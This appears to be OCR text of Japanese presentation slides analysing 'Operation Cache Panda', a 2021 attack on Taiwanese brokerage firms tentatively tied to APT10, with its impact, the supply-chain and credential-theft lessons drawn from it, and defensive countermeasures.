
2021年11月のインシデントの関連性

脆弱性を利用した攻撃



Credential stuffingを利用した攻撃

CyberTotal Intelligence –APT10



- 複数のドメインがAPT 10と重複している（確証にまでは至らない）。

金融機関のセキュリティ体制

- Operation Cache Pandaの重要な特徴は、台湾の金融機関をターゲットにしていること。

- 全般的には、金融機関は強力なサイバーセキュリティを採用している。ただし、2つの問題が残っている：
  - 高い性能要件のため、株式仲介業者は高いオーバーヘッドがあるセキュリティメカニズムを展開しない場合がある。EDRを一部の（重要ではない）エンドポイントに導入していても、最も重要なホストに導入されていないことがある。
  - 台湾では、金融ソフトウェアシステムのサプライヤは限られており寡占状態。そのため、コストのかかるセキュリティの向上に消極的になりがち。

    →サプライチェーンリスク

Operation Cache Pandaの影響

- 異常な購入の発生により、少なくとも2つの証券会社が取引停止を余儀なくされた。
- 攻撃対象となった会社は、経済的損失を受け、かつ顧客の信頼も喪失。
- これらの攻撃は株価操作の可能性が懸念されることとなり、金融取引の信頼性や誠実性を損ねることになる。
- これらの攻撃は、金融秩序に壊滅的な打撃を与えた可能性がある。
- 台湾の金融機関の評価を棄損し、台湾の経済成長に必要な投資家の信頼を失墜させた。

当該サイバー攻撃のポイント

- サプライチェーンリスクが実際のサイバー攻撃に繋がった事例。
  - 特定の業界で広く普及しているシステムの場合、攻撃側にとってその業界を広く攻撃するのに都合が良い。
  - 脆弱性診断、パッチ適用などの基本的な対策が重要。

- サイバー攻撃では、単純なファイルデータ窃盗やランサムウェアの被害だけでなく、クレデンシャル情報もターゲットになっている傾向が表れた事例。
  - 盗まれたクレデンシャル情報を利用して二次被害が発生するリスク。
  - クラウドサービスの普及も要因となっている可能性。

当該サイバー攻撃のポイント

- 攻撃者が既存のソフトウェアを多く流用。
  - 攻撃者の攻撃のための開発コスト削減と開発期間の短縮。
  - 一般的なソフトウェアを悪用する場合、アンチウイルス等で検知できない。

- ファイルレス攻撃など、検知回避のためのテクニックを巧妙に利用。
  - サイバー攻撃の検知技術やアンチフォレンジック技術についての知識は十分にあるとみられる。

対策例

- 現在の環境に異常がないかチェック。
  - IoCを元に、同様の攻撃の痕跡がないかをチェック。同時に、検知ルールに追加を検討。
  - 攻撃者が設置したとみられるWebバックドアが存在しないか確認。
- ネットワークセグメントを分割し、ゾーン間のアクセスを管理する（特に外部システムとの接続時）。
- 長期的に監視を続け、攻撃の早期発見できる検知(Detection)と対処(Response)をできるセキュリティ体制を構築（内部対策の充実）。

対策例

- 利用するソフトウェアのセキュリティについて調査・確認。
  - 脆弱性診断、パッチ適用済み脆弱性の詳細リスト、PSIRTチームの整備、より厳格で多重のシステムセキュリティ検証手順。
  - セキュリティ設計に十分な注意を払う。（OWASPのAPIセキュリティガイドラインを参照）
  - 外部委託しているシステムやソフトウェアシステムなどのサプライチェーンリスクについて定期的な確認、体制の検討。
- 多要素認証やゼロトラストアーキテクチャの実装は、攻撃者のアクセスを抑制するために有効。

対策例

- 今回の事例では、以前APTグループが使用していたC2ドメインの利用が確認されており、脅威インテリジェンスの有効性を示した例といえる。セキュリティソリューションと脅威インテリジェンスを組み合わせることで攻撃の傾向を把握できる可能性が高まると考えられる。

- MITRE ATT＆CKを用いた攻撃の分析と、Cyber Defense Matrix（CDM）フレームワークを理解により、セキュリティ環境の見直しと強化を続けていく必要がある。